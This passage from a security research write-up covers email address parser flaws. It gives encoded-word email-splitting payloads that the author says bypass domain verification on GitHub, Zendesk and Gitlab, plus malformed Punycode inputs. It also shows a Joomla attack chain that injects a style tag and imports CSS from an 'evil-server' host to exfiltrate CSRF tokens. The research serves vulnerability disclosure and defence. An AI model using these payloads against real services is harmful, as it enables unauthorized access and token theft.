
```
RCPT TO:<"collab@psres.net>collab"@psres.net>
```

The preceding example shows a quoted local-part with a raw at symbol and greater than. You can start to see how an attack could take shape. You have two addresses and the idea to use greater than would then enable you to ignore the second address in the SMTP conversation. With this idea fixed in my head I began using encoded vectors to construct an attack.

I quickly found that double quotes weren't of any use for Github, the reason for this is it always left an open double quote which would fail validation. I tried encoding it and escaping of course but with no success. I removed the quotes and used "encoded-word" to generate the at symbol and greater than, it passed validation but I didn't get an email. No SMTP conversation. Nothing. Thinking about this I thought maybe the trailing junk at the end of the email was causing the Mailer to fail either with an exception or validation. What if I could introduce some characters that would avoid the exception or validation? I tried encoded whitespace but that failed then I tried an encoded null and bingo! I had an interaction with the following email:


Exploiting Github IdP email verification
Encoded @
Encoded >
Ignored
=?x?q?collab =40 psres.net =3e =00 ?= foo@example.com
Encoded null
Results in email to: collab@psres.net

For Github the charset doesn't matter so I used "x", the encoded at symbol (=40) gets converted to an at and the greater than (=3e) finishes the RCPT TO command and finally the null (=00) makes the mailer ignore everything after, you need to place a valid local-part after the encoded so I used "foo" this successfully passes validation and splits the email. I could then verify any email domain I liked. I had verified addresses on my test account with microsoft.com, mozilla.com and github.com:



Emails

=?x?q?kthqmfxnsa7vsx4emdujljga319sxrsfh=40psres.net=3e=00?=foo@mozilla.com

- Not visible in emails
  This email will not be used as the 'from' address for web-based Git operations, e.g., edits and merges. We will instead use 134501248+hacker1337test@users.noreply.github.com.

=?x?q?kthqmfxnsa7vsx4emdujljga319sxrsfh=40psres.net=3e=00?=foo@github.com

- Not visible in emails
  This email will not be used as the 'from' address for web-based Git operations, e.g., edits and merges. We will instead use 134501248+hacker1337test@users.noreply.github.com.

gaz.heyes@gmail.com

- Not visible in emails
  This email will not be used as the 'from' address for web-based Git operations, e.g., edits and merges. We will instead use 134501248+hacker1337test@users.noreply.github.com.
- Receives notifications
  This email address is the default used for GitHub notifications, i.e., replies to issues, pull requests, etc.


=?x?q?cl1ie7pfk2znkpw6e5mbdb82vt1kpki87=40psres.net=3e=00?=foo@microsoft.com – Primary

This email will be used for account-related notifications and can also be used for password resets.

- Not visible in emails
  This email will not be used as the 'from' address for web-based Git operations, e.g., edits and merges. We will instead use 134501248+hacker1337test@users.noreply.github.com.

=?x?q?cl1ie7pfk2znkpw6e5mbdb82vt1kpki87=40psres.net=3e=00?=foo@google.com

This was already a bug since you shouldn't be able to verify addresses you don't own. Then my colleague James Kettle[8] suggested I look at Cloudflare "Zero Trust" and see if it could be configured to trust certain email domains. I created a test account and dug into the configuration and found you could use Github as an IdP and use the email domain to determine if you had access to a site. This could be an internal network or any other domain protected with Zero Trust provided they use Github as an IdP.



Zendesk: Access email domain protected support centres

After my success with Github I began to look for applications that used Ruby and had some form of email domain validation. One that stood out to me was Zendesk because maybe you could get access to a protected support desk? Before I tried splitting email addresses I searched through their documentation and found you need to turn on the support centre, allow registration and then select domains that are allowed to register.

The Support centre was configured and I began testing. I tried all the attacks I used on Github but with no success. Maybe they were using a different mailer or validation? I tried some new ideas using a quoted local-part of the email and with the interactions I got back in the Collaborator it seemed more promising then when I tested Github.

What I found useful is using two duplicate Collaborator domains so I always got the interaction and by examining the SMTP conversation you could see what was being converted. I sent the following:


```
Input:
=?x?q?=41=42=43collab=40psres.net=3e=20?=@psres.net
```

And got the following back:

```
Output:
RCPT TO:<"ABCcollab@psres.net> "@psres.net>
```

This interaction told me a bunch of things, first is they allow uppercase. Next is they allow converted spaces and third they seem to quote values that aren't normally allowed in the local-part when decoded. Maybe I could abuse this behaviour?


After many more attempts I finally got somewhere. I fooled the parsing/validation to convert characters blocked characters, doubled encoded quotes and generated characters that would be removed by their code until finally I constructed a valid email splitting attack:


Exploiting Zendesk email verification
Encoded quote
Encoded @
Greater than & Null
Quoted local-part
" =?x?q?collab =22 =40 psres.net =3e=00 ==3c22 x?= " @example.com
Quoted local-part
Encoded < & quote
Results in email to: collab@psres.net

Using this "email" I was able to bypass the restrictions set on the support centre. The key to this attack was the embedded encoded quotes that were decoded by the parser. Then the =3c22 generates a less than character that gets removed which then completes the quote so it passes by their validation/exceptions. You'll notice the "=3e=00" is the same sequence I used on Github, so they obviously share some of the same code but how they responded was a lot different hence the more completed attack.


Gitlab: Gain unauthorized access to Gitlab Enterprise servers

Looking for more Ruby fresh meat I turned to Gitlab. They are an IdP and offer an Enterprise product so it seemed like a good target to test. James had a Gitlab server he previously tested so I began looking at that first. You could configure it to allow registrations with a specific domain. So this immediately caught my attention. I tried the vectors I used on Github and Zendesk but they didn't work. Then I remembered "encoded-word" allows you to use underscore as a space and this vector is the most elegant I've demonstrated so far:


Exploiting Gitlab Enterprise servers with encoded spaces
Charset
Encoded @
Underscore acts as a space
=?x?q?collab=40psres.net_?=bar@example.com
Results in email to: collab@psres.net

I used Postfix as the mailer of the configured Enterprise instance. You can use =20 to do the same thing but underscore is 1 character and I love elegant vectors!

This means I could have gained access to Gitlab Enterprise servers that use domain-based registration restrictions. As I mentioned Gitlab is also an IdP so I began testing the web app too. The Enterprise hack didn't work here. I think that's because they use a different Mailer. However, it didn't take me long to find another vector. By now I collected a bunch of vectors so I had a Turbo Intruder script that went through all the known vectors and also tried others. It found a new vector using an encoded space, this made sense since this worked on the Enterprise product it just required a different method to exploit:


Exploiting Gitlab IdP email verification
Encoded @
Encoded >
Ignored
=?x?q?collab=40psres.net=3e=20?=foo@example.com
iso-8859-1
Encoded space
Results in email to: collab@psres.net

It's very similar to the Github exploit but it required a valid charset and needed space not null.

In the diagram I used "x" but in a real attack you'd use "iso-8859-1".

PHPMailer

Unfortunately, I didn't exploit everything I tested and there were many failures. Each one was a learning process but what was interesting about this case study was that "encoded-word" was being parsed and decoded on a system other than a Ruby based system.

I had already constructed a test bed on the advice of James and so I began testing how PHPMailer parsed emails. I did a mixture of black-box and white-box testing and I discovered that it didn't parse "encoded-word" inside the local-part or domain part of the email address. However, it did parse and decode it in the name part outside of the email address!

```
=?utf8?q?=61=62=63?=<collab@psres.net>
```

Analysing the code the angle brackets where required which meant that it would often fail validation in applications like Wordpress. I attempted to embed payloads in the name parameter of various applications but wasn't able to exploit this particular library. Still I bet you can embed XSS payloads with "encoded-word" and this will work somewhere. Please get in touch if you manage to do it, I'd love to hear about it.

Punycode

We've already explored how you can manipulate email parsing to sidestep access controls. But let's take things a little further. What if an email address could be weaponized to gain Remote Code Execution (RCE)? In this section, we'll cover Punycode attacks and how I exploited Joomla.

What is Punycode?

Punycode is a way to represent unicode characters in the current DNS system. Punycode always starts with xn-- and is followed by hyphens and alphanumeric characters. Non-ASCII characters are encoded using a special algorithm that represents these characters. The algorithm converts the sequence of Unicode characters into a representation that utilizes only ASCII characters. The algorithm dictates that generally any ASCII characters in the input that do not form unicode characters are to be added to the output as is. For example the domain münchen.com is encoded with the following Punycode sequence.

```
xn--mnchen-3ya.com
```

The very nature of how Punycode works makes it difficult to test because changing one character can affect the entire output and the character position due to how the algorithm works. What we want to do is generate malicious characters when the encoded value is decoded and doing that is a big challenge. In the following examples you can see the position of the unicode character changes when one byte is modified.

```
foo@xn--mnchen-2ya.com → foo@ümnchen.com
foo@xn--mnchen-3ya.com → foo@münchen.com
foo@xn--mnchen-4ya.com → foo@mnüchen.com
foo@xn--mnchen-5ya.com → foo@mncühen.com
```

Malformed Punycode

After reading all about this on Wikipedia, I followed a link to an online Punycode converter. The converter used the IDN PHP library. and started to try various Punycode addresses. I discovered that if you used two zeros at the start you could generate unintended characters:

```
Input:
psres.net.com.xn--0049.com.psres.net


Output:
psres.net.com.,.com.psres.net
```

This was my first successful attempt at creating malformed Punycode. The input contains the Punycode "xn--0049" which decodes to a comma thanks to a defective library. I was able to generate many more characters using this technique:


```
Input:
foo@xn--0117.example.com

Output:
foo@@.example.com
```

There were many ways to generate the same character. I thought about email splitting attacks but I concluded that the Punycode address wouldn't be decoded when the email is sent because it would be invalid. It's far more likely that it would be decoded when displaying the email. Naturally, the question I asked myself was can you create an XSS vector?

This was a job for a fuzzer. I started constructing one and it immediately started to produce interesting results:

```
x@xn--42 → x@,
x@xn--024 → x@@
x@xn--694 → x@;
x@xn--svg/-9x6 → x@<svg/
x@xn--svg/-f18 → x@<svg/
x@xn--svg/-fq1 → x@<svg/
```

I thought this would be a good time to find applications using the IDN PHP library. After searching Github I found an interesting target using the library: Joomla! This was great because if I get XSS then I have RCE. Doing source code analysis I noticed that they were escaping the email of users before it was Punycode decoded. This means if I could produce some malformed Punycode that when decode produces HTML I could get XSS but it wouldn't be that easy.



```
<td class="d-none d-xl-table-cell break-word">
    <?php echo PunycodeHelper::emailToUTF8($this->escape($item->email)); ?>
</td>
```

Trying to exploit Joomla


I went back to my fuzzer with excitement and started generating millions of character combinations. I managed to construct partial XSS vectors, but encountered several issues. I could only generate two ASCII characters by using more than one Punycode subdomain. This limitation arose from the specific workings of the Punycode algorithm, PHP, and the quirks of the buggy PHP IDN library. As you can see in the examples I was close but these problems made exploiting Joomla very difficult.

```
xn--x-0314.xn--0026.xn--0193.xn--0218 → <x.. .=
xn--x-0314.xn--0026.xn--0193.xn--54_52932 → <x.. .='
```

I concluded that XSS was not feasible because, although I was able to generate a single-quoted HTML attribute, it required an underscore character. Joomla, however, does not permit underscores in the domain part of an email address.


Exploiting Joomla to achieve RCE

So was that the end of the story? Not quite. I thought about this for a while and worked out that if you use a single Punycode subdomain you could generate any opening tag! Eventually after a lot of testing I concluded that the only exploitable vector was an opening style tag:



The rest of the preexisting Joomla HTML code would add a space and closing angle bracket. The email was outputted on the user list page. This means it was persistent and also didn't even need an activated account. You could simply register a user and it would be persistent style injection! But how do we get our evil CSS in there? To do that you need a place to put the CSS without being blocked. The name field of the user was a good choice for this and you could use an @import to import the evil style.

The problem I had was all the HTML code that occurs after the style injection would be treated as CSS! To get around this you simply need to fool the CSS parser into thinking this is all an invalid CSS selector and this means just using {}. So if you place after at the start of your name field you can then import a style after. The attack works like this:



Exploiting Joomla with two separate accounts


```
1. Register account 1
   name: ahacker
   username: ahacker
   email: x@xn--style-321   ⟵ Decodes to <style
2. Register account 2
   name: x{}@import'https://evil-server/evil.css';
   username: hacker2
   email:x@psres.net
                              ↑
                              Second user injects stylesheet
```

Notice the first account name has an "a" and the second account name has "x", this is to ensure the style injection occurs first and the second account uses a @import. The curly braces are used to treat all the HTML that occurs before the import as an invalid CSS selector. Chrome's strict CSS mime type check doesn't apply here either because an inline style was used.

What we needed to do now is exfiltrate the CSRF token via CSS and thankfully there have been many good posts on this. The best way is to use import chaining and use one of the tools developed by d0nut[9] and Pepe Vila[10]. I decided to customise the tool I already developed with my blind CSS exfiltration research[11] which involved making it extract the specific Joomla token. I'll share the customised code in the Github repo later in the post.

